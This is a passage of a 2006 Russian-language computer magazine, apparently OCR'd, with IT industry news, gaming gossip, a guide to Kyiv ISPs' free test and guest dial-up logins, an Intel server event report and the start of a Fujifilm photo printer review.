**ATEN International Co. Ltd.**, ведущий разработчик, производитель и дистрибьютор передовых средств компьютерной коммутации, объявил, что его новое микропрограммное решение **IPMI** официально выбрано **Micro-Star International Co., Ltd** (MSI), одним из лидеров в проектировании и производстве материнских плат и серверных решений, для его серверной линейки продукции. MSI внедрит микропрограммное решение ATEN в свою линейку AMD-серверов, чтобы предоставить своим клиентам самые полные и современные функции управления серверами.

Инновационная технология IPMI 2.0 компании ATEN обеспечивает не только стандартный межплатформенный интерфейс, но и возможность удаленного управления и функции автоматического восстановления, позволяя администратору постоянно контролировать серверы, что значительно повышает эффективность управления. Кроме того, микропрограммное решение IPMI ATEN использует схему на основе модуляции, что позволяет осуществлять контроль и управление через Интернет или последовательный процессор данных, существенно сокращая расходы.

Согласно отчетам *Gartner*, доля глобальных поставок серверов в первом квартале 2006 года выросла на 13.7% по сравнению с первым кварталом 2005. С ростом спроса на серверы и межплатформенное управление растет востребованность IPMI. По сообщениям ATEN, спрос




на серверы с интегрированной технологией IPMI увеличивается и становится массовым; ожидается, что такие серверы составят 70% поставок. ATEN продолжит активное сотрудничество с компаниями-производителями серверов, чтобы создавать новые решения для удаленного управления серверами.

Используя технологию IPMI 2.0 компании ATEN и подключение через Интернет, локальную или глобальную сеть, администратор может удаленно контролировать различные компоненты сервера: процессор, скорость вращения вентиляторов, температуру системы, напряжение и другие показатели, а также осуществлять управление питанием: включение/выключение питания, перезагрузки и т.д. Также микропрограммное решение IPMI может посылать администратору уведомления по электронной почте или SMS при обнаружении внештатной ситуации, обеспечивая удобное и своевременное управление серверами.

Чтобы повысить безопасность удаленного управления серверами, микропрограммное решение IPMI компании ATEN предоставляет полностью безопасные алгоритмы шифрования, такие как MD2, MD5, RAKP-HMAC-SHA1, HMAC-SHA1-96, RAKP-HAMC-MD5, HMAC-MD5-12 и AES-CBC-128.

*IPMI (интеллектуальный интерфейс управления платформой) унифицирует языки серверов; использование управляющей программы, поддерживающей IPMI, позволяет управлять всем оборудованием. Intel, Dell, NEC, HP и другие производители совместно разработали версию 1.0 IPMI, которая стала стандартом интеллектуального управления платформой в 1998 году. По мере развития IPMI от версии 1.0 до 1.5 и до версии 2.0, выпущенной в 2004, он был принят 178 компаниями и стал основным интерфейсом межплатформенного управления.*

## Чистота — залог здоровья

20 июня 2006 года в помещении пресс-центра *4 сектор* состоялась специализированная пресс-конференция, посвященная годовщина открытия в Украине центра технической поддержки компании **Доктор Веб**. Пресс-конференцию вели основатель компании *Игорь Данилов*, генеральный директор *Борис Шаров* и директор украинского центра технической поддержки *Алексей Гребенюк*. Год назад компания «Доктор Веб» создала первый зарубежный центр, ориентированный на всестороннюю техническую поддержку пользователей за пределами России — *Центр технической поддержки «Доктор Веб» на Украине*. Таким образом, компания выступила в новой роли на специфическом сегменте ИТ-рынка Украины. Благодаря открытию Центра в Киеве значительно сократилось время реакции на проблемы украинских пользователей антивируса Dr.Web, увеличилось количество обслуживаемых клиентов, расширился перечень услуг, предоставляемых компанией «Доктор Веб» на украинском рынке. Помимо выпуска новой версии 4.33 антивируса Dr.Web, в 2005 году компания «Доктор Веб» продолжила начатое ранее совершенствование структуры продаж, что позволило выстроить более качественные отношения с каналами сбыта и увеличить долю розницы. Значительных успехов компания достигла в укреплении региональной сети. Рост продаж за этот период составил 40%. Началось формирование OEM-партнеров в Украине. Приятным событием стало признание нашего антивируса украинскими пользователями. Недаром именно Dr.Web для Windows 9x-XP стал лауреатом в номинации «Антивирусы» конкурса *Лучшие продукты 2005 года* (BEST products 2005). Возрос спрос




на повышение квалификации и получение образования в области антивирусной безопасности. На стадии внедрения в учебные заведения находится програм-

ма по обучению и сертификации специалистов по продуктам Dr.Web. Первые курсы были проведены на базе Национального авиационного университета, уже есть выпускники. В следующем году компания «Доктор Веб» продолжит работу по расширению спектра предложений и услуг на украинском рынке. Планируется активное развитие партнерской сети и в области специфического образования как для уже состоявшихся специалистов (для повышения уровня квалификации), так и для студентов, интересы которых связаны с информационной безопасностью. Антивирус Dr.Web прочно удерживает 10% рынка в России. Какой процент рынка у этого антивируса у нас в стране, подсчитать сложно ввиду отсутствия системной статистики.

## ИГРОВЫЕ НОВОСТИ

### Онлайн-эпопея

World of Warcraft, понимаешь, есть — флагман западного онлайна! TimeZero с большими претензиями aka Fallout Online тоже цветет и здравствует. А киберолимпийский вид спорта Starcraft до сих



пор не обзавелся приставкой «World of...», и окончание «Online» у него так и не отросло. А между тем, тысячи геймеров в разных уголках и захолустьях мира до сих пор скандируют друг другу: «Протосы всех порвут!», «Зерги круче!!!». Нет, чтобы зарегистрироваться в большом новом мире, и сотенкой-второй стратегов попытаться решить спор!.. Не дают!

Или возьмем «лучшую RPG всех времен и народов» — Diablo (спокойно, в этой шутке есть доля шутки!). Нет, чтобы стройные ряды некромантов и паладинов сплелись и смешались в едином порыве — смести Диаблу с лица мощного сервера!.. Не дают.

Так вот, товарищи камрады. Есть в сети такая ссылочка: http://f13.net/?itemid=167, и под ней есть заголовочек: **All Blizzard franchises will become MMOGs**.

Заметьте, без знака вопроса. Что это значит? Если верить слухам, просочившимся с собрания издательства *Vivendi Games*, данная компания всерьез собирается вывести свои основные тайтлы в режим MMOG. Насчет «все», как это указано на сайте, я сомневаюсь, но из лидирующих продуктов однозначно можно вычленить Starcraft и Diablo.

Никаких официальных заявлений по этому поводу пока что ждать не следует — рано еще. Подобные проекты-гиганты требуют минимум двух-трех лет плотной разработки. Однако более чем успешный опыт WoW намекает на то, что слухи не беспочвенны. Как доказательство — полемика, развернувшаяся вот по этому адресу: www.cesspit.net/drupal/node/1386#comment.

Как говорил мой друг, пожуем — увидим!

### ...и ее продолжение

А *Blizzard* в ответ на множащиеся слухи ответил грозно и непоколебимо, что, мол, не собирается делать из любимых Diablo и Starcraft какие-то там MMOG. И вообще, одного мегаонлайна с них хватит. И кто вообще сказал, что если Vivendi чего-то хочет, то делает это обязательно Blizzard?!

Остается только разобраться в правовой путанице — Vivendi-то могут в случае форс-мажора и другим, более покладистым, разработчикам отдать онлайновые варианты хитов.

### С.Л.У.Х.А.М — нет!

S.T.A.L.K.E.R выйдет в начале 2007-го, и ни годом позже! — так решительно (и главное, официально) заявила компания *GSC* в ответ на негативные отзывы многочисленных (до сих пор) фанатов данного долгостроя (заметьте, слово «тягломотина» я не употребил!). Теперь уже не только издатели проекта *THQ*, но и сами разработчики заявляют — в начале 2007 года. Если учесть, что лето, по обыкновению, пролетает незаметно, а осень — время настолько рабочее-крестьянско-утомительное, что его и замечать не хочется, — таки да, ждать совсем недолго.

И, видимо, так доведут меня своим ПиаРом уважаемые товарищи из GSC в ближайшее время, что я обязательно сяду за S.T.A.L.K.E.R, в частности, и пятый за недолгую жизнь action в целом, и, упершись рогами в свое неумение стрейфиться, таки пройду!

### Невер форевер

А вот проект под кодовым названием «полная тягломотина», еще отметившийся, как «самый большой долгострой» или «Бог заплакал и сказал — я не доживу», т.е. **Duke Nukem Forever** — также поучаствовал в игровой шумихе.



Напоминаю, Duke Nukem Forever разрабатывается порядка 10-и лет. На данный момент за его разработку отвечают *3D Realms Entertainment* (разработчики) и *Take-Two Interactive* (издатели).

Причина полемики: 3D Realms идут к своей мечте с уверенностью киевского



фуникулера, не обращая внимания на всеобщие ухмылки, и тут, как гром с ясного неба, Take-Two предлагает девелоперам $500.000 за стахановскую работу и сдачу проекта 31 декабря 2006 года, а не тогда, «когда игра будет готова».

На это лидер 3D Realms Джордж Бруссард ответил, что $500.000 — это явно не та сумма, которая может так уж сильно мотивировать его компанию, а игра будет готова именно тогда, когда будет, — слишком уж много сил было в нее вложено, чтобы скомкать процесс разработки в финале.

### О любви

О любви к компьютерным играм и их составляющей — дискам, на которых эти игры хранятся. Более того — к консольным дискам!

Вы думаете, приставочные игры трудно полюбить? Ничуть! Один из фанатов PSP спрятал в трусы, и таким образом вынес из специализированного магазина около 60-и (!) дисков на сумму $1800. Продавец, заметивший непомерно раздувшиеся штаны потенциального покупателя, остановил того, и предложил немножко раздеться, дабы рассмотреть получше причину оттопыренности, но воришка, не теряя скорости даже при критическом загрузе в 60 ед., успел сбежать.

В общем, игры — это зло, однозначно. Вы слышали, чтобы 60 мочалок за раз украли? Нет. А игры — пожалуйста. Поэтому игры — зло, однозначно.

*С вами был Кирилл Талер, а теперь он ушел, чтобы стать добрым. Может быть, даже, смотреть футбол.*

# Инет на шару



Сергей ПАРИЖСКИЙ
http://www.HeeL.net.ua

*Статья ориентирована исключительно на пользователей, которые выходят в Интернет с помощью обычного модема, так называемого dial-up. Если вы уже длительное время пользуетесь услугами одного и того же провайдера и не собираетесь его менять, то вы все равно не останетесь равнодушны к данному обзору Интернет-провайдеров, так как я хочу рассказать вам об абсолютно бесплатном Интернете, в том числе и без оплаты за телефон.*

## В чем фишка?

С одной стороны, провайдеру нет никакого резона раздавать всем подряд полный бесплатный доступ в Интернет. Но реклама — это сильная вещь, и, в основном, именно для рекламы своих услуг многие провайдеры раскошеливаются на несколько часиков бесплатного Интернета. Для удобства клиентов они даже делают callback, чтобы вам не пришлось платить за телефон.

Тестовое подключение — это возможность попробовать качество услуги доступа к Интернету по коммутируемым линиям (dial-up), не покупая карточки и не заключая контракт. Перед тем, как оплатить услугу провайдера, каждого абонента беспокоит вопрос — какое будет качество у предоставляемой услуги? Вот для таких целей в основном и вводится услуга тестового подключения.

После нескольких часов использования Интернета ваш номер телефона заносится в базу данных, и с него уже нельзя будет заходить в Интернет под тестовым логином и паролем. Если собрать всех этих провайдеров, которые предоставляют несколько часов бесплатного Интернета, то можно не одни сутки провести в Интернете абсолютно бесплатно.

## Тестовые подключения

✓ **Diawest** (www.diawest.net.ua). Предоставляет 1 час Интернета с callback, с доступом к любым ресурсам. Атрибуты для доступа:

Логин: `test-cb`

Пароль: `diawest`

Телефоны дозвона: 239-97-50, 538-0-500

Если вы не хотите использовать callback, то вам необходимо в качестве логина указать просто `test`. В этом случае скорость будет быстрее. Необходимым условием для функционирования тестового доступа является определяемость номера пользователя.

✓ **Intercom** (www.intercom.net.ua). Для использования тестового подключения с callback нужно настроить обычное соединение по дозвону (dial-up), указав имя пользователя `test`, пароль `test` и телефон для дозвона 239-97-50 или 538-0-500. Для использования тестового подключения без callback используйте логин `test-ncb`.

Минусом данного соединения можно считать то, что в тестовом подключении заблокирована возможность отправки почты по протоколу SMTP для противодействия спамерским рассылкам через узел. Тем не менее, нет ограничения для доступа к бесплатным почтовым службам, предоставляющим web-интерфейс.

Тестовое подключение рассчитано на 1 час чистого времени соединения. Этот час вы можете использовать как целиком за один сеанс связи, так и по частям, заходя в разные моменты времени.

Если сервер доступа «Интеркома» не может определить номер звонящего, в соединении будет отказано. Это также может объясняться старыми АТС.

✓ **Сильверком** (www.silvercom.net). Это самая любимая моя тема ☺. Каждую ночь с трех часов ночи до шести утра бесплатный Интернет с callback. Можно сидеть хоть каждую ночь, никаких ограничений нет. Логин и пароль указывайте как `test`. Телефон дозвона 244-11-12 или 538-10-10 (**рис. 1**).





Рис.1

Также вы можете воспользоваться одним часом бесплатного доступа в Интернет с callback в любое время суток. Для этого следует использовать телефон 5381010, в качестве логина нужно написать номер своего телефона с добавлением в конце знака плюс (+). В поле «пароль» пишете `test`. Я не проверял, но говорят, что этой услугой можно пользоваться каждый месяц — это вполне возможно, если у них организована ежемесячная очистка баз данных.

✓ **A-net** (http://www.a-net.org.ua). Для гостевого подключения используйте логин и пароль `anet`, телефон дозвона — 248-33-30. Таким образом вы получаете доступ только к сайту провайдера http://www.a-net.org.ua. Тестовый доступ выдается при звонке в техническую поддержку или письмо в суппорт. Номер телефона: 248-21-81.

Когда я позвонил с просьбой предоставить тестовый доступ, они ответили, что в данный момент у них какие-то накладки и временно тестовый доступ не предоставляется, но посоветовали звонить в конце июня. Возможно, после выхода этой статьи вы уже сможете получить тестовый доступ от этого провайдера. Помните, что звонить следует только в рабочие дни с 10:30 до 18:00.

## Гостевые подключения

Помимо тестовых подключений, где доступен весь Интернет, провайдеры почти всегда предоставляют возможность гостевых подключений. В гостевом подключении доступны далеко не все сайты, это может быть определенный список серверов, который вы, скорее всего, найдете на сайте провайдера, или же доступ предоставляется только к сайту провайдера. На мой взгляд, у пользователей Интернета сложился такой стереотип, что если предоставляется гостевое подключение, то на сайте ничего, кроме изложения услуг, тарифов и кучи рекламы найти нельзя. На самом деле некоторые провайдеры предоставляют доступы ко многим сайтам, на которых можно сидеть в чате, общаться на интересных посещаемых форумах и скачивать различную полезную информацию. Обзор именно таких сайтов я хотел бы предложить вам.

Одним из самых моих любимых гостевых подключений, которым я пользуюсь чаще всего, является **ZeoS**. Это Интернет-провайдер, который позволяет по гостевому подключению получать доступ к двум форумам!

Сайт провайдера http://www.zeos.net, доступен форум самого провайдера http://board.zeos.net (**рис. 3**).

На форуме провайдера Zeos всегда много людей и можно обсудить самые разные темы, полно интересных разносторонних тем — например, таких как программирование, железо, мобилы, литература, музыка, фильмы, юмор и т.д.




Рис.2

Для доступа используйте логин и пароль `zeos`. Телефон модемного пула 234-85-00, для использования callback следует изменить номер телефона на 230-88-80.

Все тот же знаменитый **Сильверком** предоставляет доступ к сайтам

http://www.crystalpower.org и http://www.animezis.org.ua. Там вы также найдете интересную информацию и форумы. Мне лично очень понравился форум http://www.animezis.org.ua, всегда много людей на форуме, обсуждаются различные интересные темы. Сайт полностью посвящен аниме — правда, во время гостевого подклю-




Рис.3

чения запрещено скачивать аниме. Но любители этого жанра найдут на сайте очень много интересного, их наверняка заинтересует форум, который посвящен этой тематике. Для доступа используйте номер телефона 538-10-10, логин `crystalpower+`, пароль `silvercom` (**рис. 2**).

Интересная особенность: если ввести логин и пароль 059, то вы получаете доступ к большому порталу http://www.059.com.ua. На этом сайте можно узнать о различных проводимых мероприятиях, заказать билеты, разместить объявление и многое другое. Доступ с callback не предоставляется.

Для логина `etointernet+` и пароля `silvercom` доступен портал с обзором провайдеров Украины. В основном рассматриваются и обсуждаются киевские провайдеры. Адрес сайта: http://www.etointer.net. Доступ предоставляется с услугой callback.

Также порадовал провайдер **Адамант**, в гостевом подключении которого предоставляется доступ ко многим сайтам. Помимо всех сайтов, которые хостятся на Адаманте, есть такие интересные ресурсы, как

http://www.security.ukmet.net/modules/news — различные статьи по безопасности.

http://www.mist.com.ua/chat — чат, людей немного, но в часы пик можно поболтать ☺.

http://www.o-tv.tv/real.html — можно смотреть и слушать прямую трансляцию с канала O-TV music. Посмотреть вам вряд ли удастся, но звук идет без перебоев, можно даже сказать — на «отлично»!

http://www.radio1055.fm — сайт радиостанции «105.5 FM — Столица».

http://book.adamant.ua — книга рекордов Украины. Советую всем почитать — возможно, вас тоже охватит гордость за Украину, некоторые рекорды в самом деле впечатляют.

Доступ предоставляется с callback, для этого следует использовать логин и пароль `adamant`, а в качестве телефона дозвона — 538-04-00.

## SMS-Интернет


Бывает так, что срочно нужен Интернет, на мобильном деньги в избытке, а Интернет-карточку просидели уже. Именно для таких случаев существует акция от провайдера **Сильверком**. Можно получить доступ в Интернет с callback, отправив в SMS один из кодов на номер 10610. Возможна отправка одного из трех кодов:

- ✓ код 1111 — 6 часов с 9:00 до 19:00
- ✓ код 1112 — 15 часов с 19:00 до 9:00
- ✓ код 1113 — 18 Мб данных в любое время.

После отправки SMS с выбранным кодом вы должны получить в ответ SMS с логином, паролем и телефоном дозвона. Все тарифные пакеты включают в себя услугу обратного вызова callback.

Стоимость отправки сообщения — 10 грн. (с НДС без учета сбора в ПФ). Срок активации — 30 суток с момента получения контент-услуги. Эта возможность доступна только для абонентов UMC, SIM-SIM и ДЖИНС. На сайте имеется замечание, что в случае ошибочного запроса услуга считается предоставленной.

# Технологии лидерства



Олег ФЕДОРОВ
oleg@fedorov.net.ua

*Компания Intel провела мероприятие, посвященное использованию своих двухъядерных платформ на отечественном рынке корпоративных решений. В ходе этого события, произошедшего 16 июня в центре «Терминал» в Броварах, мы узнали, что украинский рынок корпоративных систем приступил к освоению двухъядерных платформ Intel.*

По данным аналитиков компании **IDC**, в первом квартале 2006 года объемы поставок на мировом рынке серверов архитектуры x86 выросли на 12.1%, а продажи систем на базе архитектуры Intel Itanium 2 увеличились на 41.8%. Уместно отметить, что серверный рынок Украины демонстрирует еще более впечатляющие темпы роста — по данным той же IDC, отечественный рынок серверов архитектуры x86 в первом квартале этого года вырос на 41.7% по сравнению с аналогичным периодом 2005 г.

Поэтому проведение подобной встречи именно сейчас представляется вполне актуальным. Открыл мероприятие *Владимир Шаров*, руководитель представительства Intel в Украине (**рис. 1**). С ключевым докладом выступил *Кирк Скоген* (Kirk Skaugen), вице-президент и генеральный менеджер подразделения *Server Platforms Group* корпорации Intel. На докладе сто́ит остановиться подробнее — он поможет разобраться в некоторых важных моментах новых технологий.




Рис.1

Мы знаем, что в середине второго квартала Intel представила новую версию платформы **Intel Xeon**, ранее носившую кодовое название *Bensley*, а также двухъядерные процессоры Intel Xeon серии **5000** (*Dempsey*). Было объявлено о том, что в июне будет выпущен первый серверный процессор, основанный на инновационной микроархитектуре следующего поколения **Intel Core** и предназначенный для использования в платформе Bensley, — процессор Intel Xeon серии **5100** (*Woodcrest*). Кроме того, в ближайшее время будет начат массовый выпуск двухъядерного процессора **Intel Itanium 2** (*Montecito*), целевые поставки систем на базе которого начались в конце 2005 года.

## Производительность и энергоэффективность

Кирк Скоген отметил основные проблемы в корпоративном секторе: быстрый рост объема данных, большие затраты на поддержание текущей работы бизнеса, неполное использование аппаратных ресурсов, рост стоимости владения (total cost ownership, TCO). Новые платформы позволяют улучшить решение этих проблем, поскольку они обеспечивают более высокое соотношение производительности к ватту потребляемой мощности. «Показатели производительности и энергопотребления серверных платформ, созданных на базе новой микроархитектуры Intel Core, превзошли даже наши ожидания», — отметил Кирк Скоген. Да, график роста производительности по сравнению с предыдущим поколением выглядит неплохо (**рис. 2**). Картину дополняют другие технологии, включая более




Рис.2

быструю и надежную память *FB-DIMM*, технологию *Intel Virtualization Technology*, управляющее ПО *Intel Active Server Manager* и технологию ускорения ввода/вывода *Intel I/O Acceleration Technology*, на которых стоит остановиться.

## Расщепленный сервер

Технология виртуализации, в теории, позволяет выполнять на одном компьютере сразу несколько различных программ и даже операционных систем, что стимулирует разработчиков на новые практические реализации этой идеи. Новейший представитель подобных технологий — **Intel Virtualization Technology** (VT) — обеспечивает аппаратную и платформенную поддержку виртуализации, делая ее более эффективной и безопасной. Эта технология распределяет ресурсы системы по нескольким разделам (partitions), при этом одна аппаратная платформа превращается, по сути, в связку «виртуальных» платформ. Обеспечивая аппаратную поддержку виртуализации, технология VT повышает быстродействие исключительно программных решений для виртуализации, снижая накладные расходы и предоставляя виртуализированным платформам более эффективный доступ к аппаратным компонентам системы. Технология VT улучшает управляемость корпоративных серверов, сокращает время их простоя и поддерживает более высокую продуктивность сотрудников. Повышая отказоустойчивость платформы, технология VT обеспечивает более высокую надежность, эффективность и гибкость систем, облегчая консолидацию серверов, миграцию с унаследованных систем и обеспечение безопасности.

Технология VT уже реализована в серверных платформах уровня предприятия на базе процессоров Intel Xeon, в том числе в недавно представленной серверной платформе с кодовым наименованием Bensley. Очень остроумно была организована демонстрация *Сергея Шевченко*, ведущего специалиста по применению продукции Intel в России и СНГ. На одной

аппаратной платформе было реализовано несколько серверов, один из которых (web-сервер) «укладывался» путем имитации взлома. При этом остальные серверы продолжали работать, выполняя свои задачи. Думаю, благодаря этому наглядному опыту любой присутствующий в зале смог оценить потенциал применения Intel VT. Ключевые составляющие технологии показаны на **рис. 3**.




Рис.3

## Ты во мне, я в тебе

Технология **Intel Active Management Technology** (iAMT) — это платформенная технология, позволяющая сотрудникам IT-отделов удаленно обращаться ко всем подключенным к сети системам (даже тем, которые выключены и на которых нарушена работоспособность ОС или жесткого диска). Технология iAMT позволяет улучшить проактивное управление системами, повысить их готовность, защитить системы от программных атак и обеспечить более надежную защиту информации. Технология iAMT удовлетворяет три насущных потребности сотрудников IT-подразделений: она снижает число визитов к клиентам, повышает эффективность управления активами и сокращает время простоя систем. По данным Intel, удаленные решения заметно снижают затраты на поддержку ПК (**рис. 4**). Технология iAMT облегчает удаленное выполнение мониторинга подключенных к сети платформ, уничтожение вирусов, устранение брешей в системе защиты и учет активов, поддерживая в то же время конфиденциальность пользовательской информации и предоставляя возможность выбора. Технология iAMT уже реализована в настольных бизнес-платформах и серверных платформах уровня предприятия.




Рис.4

## Баргузин, пошевеливай вал!

Успех современных компаний во многом зависит от быстроты передачи и обработки данных. Чтобы помочь решить эту проблему, корпорация Intel разработала платформенную технологию **I/O Acceleration** (I/OAT), которая ускоряет передачу данных между приложениями и сетевой подсистемой. Технология I/OAT повышает эффективность взаимодействия клиентских систем с серверными приложениями, уменьшая объем вычислительных ресурсов процессора, необходимых для обслуживания сетевой подсистемы. Это достигается за счет распределения обработки данных между всеми компонентами платформы — процессором, набором микросхем, сетевым контроллером и ПО. Технология снижает нагрузку на процессор, значительно ускоряя при этом обработку данных (выигрыш может составить до 30%). Конечным пользователям эта технология выгодна тем, что она обеспечивает повышение производительности системы, особенно заметное при работе с системами интернет-коммерции, электронными банковскими системами и другими приложениями, выполняющими большое число транзакций. Компании же благодаря этой технологии могут снизить совокупную стоимость владения и сделать корпоративную инфраструктуру более масштабируемой.

Поддерживающие ряд новейших технологий новые процессоры Intel Xeon MP на ядре **Tulsa** появятся в III квартале этого года (**рис. 5**).

Одной демонстрацией докладчики не ограничились. Сергей Шевченко продемонстрировал также на наглядном примере преимущества в производительности и энеогопотреблении системы на новой платформе перед конкурентами, устроив минисоревнование.





Рис.5

К докладу были также привлечены непосредственно заинтересованные в новых платформах лица. В частности, выступал *Богдан Миськив*, заместитель директора департамента информационно-аналитического обеспечения *Министерства финансов Украины*. Он заявил об уже существующей заинтересованности в преимуществах новой платформы. Его поддержал *Владимир Савьяк*, исполнительный директор компании **Юстар**.

Заметим, что среди компаний, которые уже начинают выпуск или планируют в самое ближайшее время обеспечить доступность своих систем на основе новых двухъядерных платформ Intel для украинских корпоративных заказчиков, значатся такие известные бренды, как *АМИ*, *Fujitsu Siemens Computers*, *IBM*, *Инком*, *Квазар-Микро*, *RIM2000*, *Юстар*.

В заключение предлагаю вашему вниманию слайд, демонстрирующий прирост производительности новой платформы по сравнению с ее предшественницей (**рис. 6**).






Рис.6

# Персональный фотолаб



Руслан РИЗВАНОВ
rizvanov_ruslan@mail.ru

*Прежде чем снова обратиться к тестированию моделей термосублимационных и струйных домашних фотопринтеров (см. МК, №25 (404)), предлагаем вам познакомиться с интересным фотопринтером Fujifilm Printpix CX-550.*

Возможно, многие читатели печатали свои цифровые снимки в фотосалонах и оценили высокое качество отпечатков. Как правило, там используются цифровые фотолаборатории — довольно габаритные печатные машины с управлением через обычный ПК. В общих чертах принцип работы таких фотолабов основан на экспонировании фотобумаги лазером. Другими словами, изображение формируется на светочувствительной фотобумаге с помощью лазерного луча и закрепляется специальными химическими реактивами. Разумеется, оборудование это дорогое и требовательное. Тем не менее, стоимость отпечатков вполне приемлема. Для желающих же печатать фото непосредственно в домашних или полевых условиях сейчас имеется множество альтернатив — персональных фотопринтеров. О технологиях струйной, лазерной и термосублимационной печати сказано немало. Но недавно мне в руки попало устройство, в котором реализована упрощенная схема работы вышеупомянутых фотолабов — фотопринтер **Fujifilm Printpix CX-550** (**рис. 1**). В основном, Fujifilm хорошо зарекомендовала себя в



Рис.1

производстве профессиональных цифровых фотолабораторий, а подобное персональное устройство — своего рода новация. Единственным расходным материалом в нем является специальная фотобумага (также выпускаемая компанией Fujifilm). Изображение переносится с помощью печатающей термоголовки, а затем закрепляется светом УФ-лампы. К сожалению, детали процесса производитель не афиширует, поэтому остается довольствоваться поверхностным обзором этого, безусловно, интересного аппарата. Printpix CX-550 ориентирован на высококачественную печать небольшого количества снимков в условиях отсутствия доступа к профессиональным фотолабораториям, а также для домашнего использования. В основном речь идет о фото на документы, но могут быть и снимки в фотоальбом, и с художественным сюжетом. Стоимость принтера — в районе $600-700. Технические спецификации приведены в **таблице**.

## Фотоагрегат

В комплекте, помимо самого аппарата, присутствуют: чистящий набор (ролик и лист чистящей бумаги), контейнер для хранения бумаги, а также драйверы и документация. Фотобумагу придется брать отдельно. На момент написания статьи в ассортименте была представлена лишь глянцевая (марка RS-SD40). Модель CX-550 печатает на рулонной бумаге (**рис. 2**). Разме-



Рис.2

ры отпечатков — от 100×55 мм до 100×178 мм. При цене рулона $13-15 себестоимость листа 10×15 составляет $0.35.

Доступно два режима работы: с подключением к ПК и автономный. В автономном принтер способен читать фото с карт xD и PC card (CompactFlash), а также непосредственно через USB-кабель с цифровых камер, поддерживающих интерфейс PictBridge. Цветной LCD-дисплей позволяет просмот-





Рис.3

реть снимки, выбрать формат и настройки печати, есть видеовыход на телевизор. При подключении к компьютеру Printpix становится доступным из приложений как обычный принтер. Неприятно удивляет стандартный вид окна драйвера и некоторая убогость настроек (**рис. 3**). Заявленное разрешение принтера 310 dpi, цветопередача — по 256 градаций C (Cyan), M (Magenta), Y (Yellow). Оба параметра изменению не подлежат — а отсутствие режима Grayscale, как выяснится в процессе тестирования, заставит поизощряться при выводе черно-белых фото с компьютера. В автономном же режиме есть и Monochrome, и другие варианты цветообработки. Из спецификации видно, что используются базовые составляющие цвета CMY, хотя технология предполагает формирование на бумаге точки заданного цвета за несколько проходов головки без использования растра. Общее время вывода листа 10×15 — около 1.5 минуты.

По габаритам девайс отнюдь не компактный — 5 кг веса и отсутствие приспособлений для транспортировки как-то не соответствует понятию мобильной фотостудии, о которой говорит Fujifilm. Нет также и лотка для приема отпечатков — они просто выпадают куда придется. Что ж, посмотрим теперь на качество фото.

Визуально отпечатки выглядят удовлетворительно. По резкости, правда, все же уступают фотолабораторным. Других видимых артефактов замечено не было. В целом, скажу, что многие более дешевые 6-цветные струйные принтеры, бывает, и получше отпечатки выдают. Чтобы подтвердить наблюдения, было проведено несколько простых тестов.

## Подстройка настроек

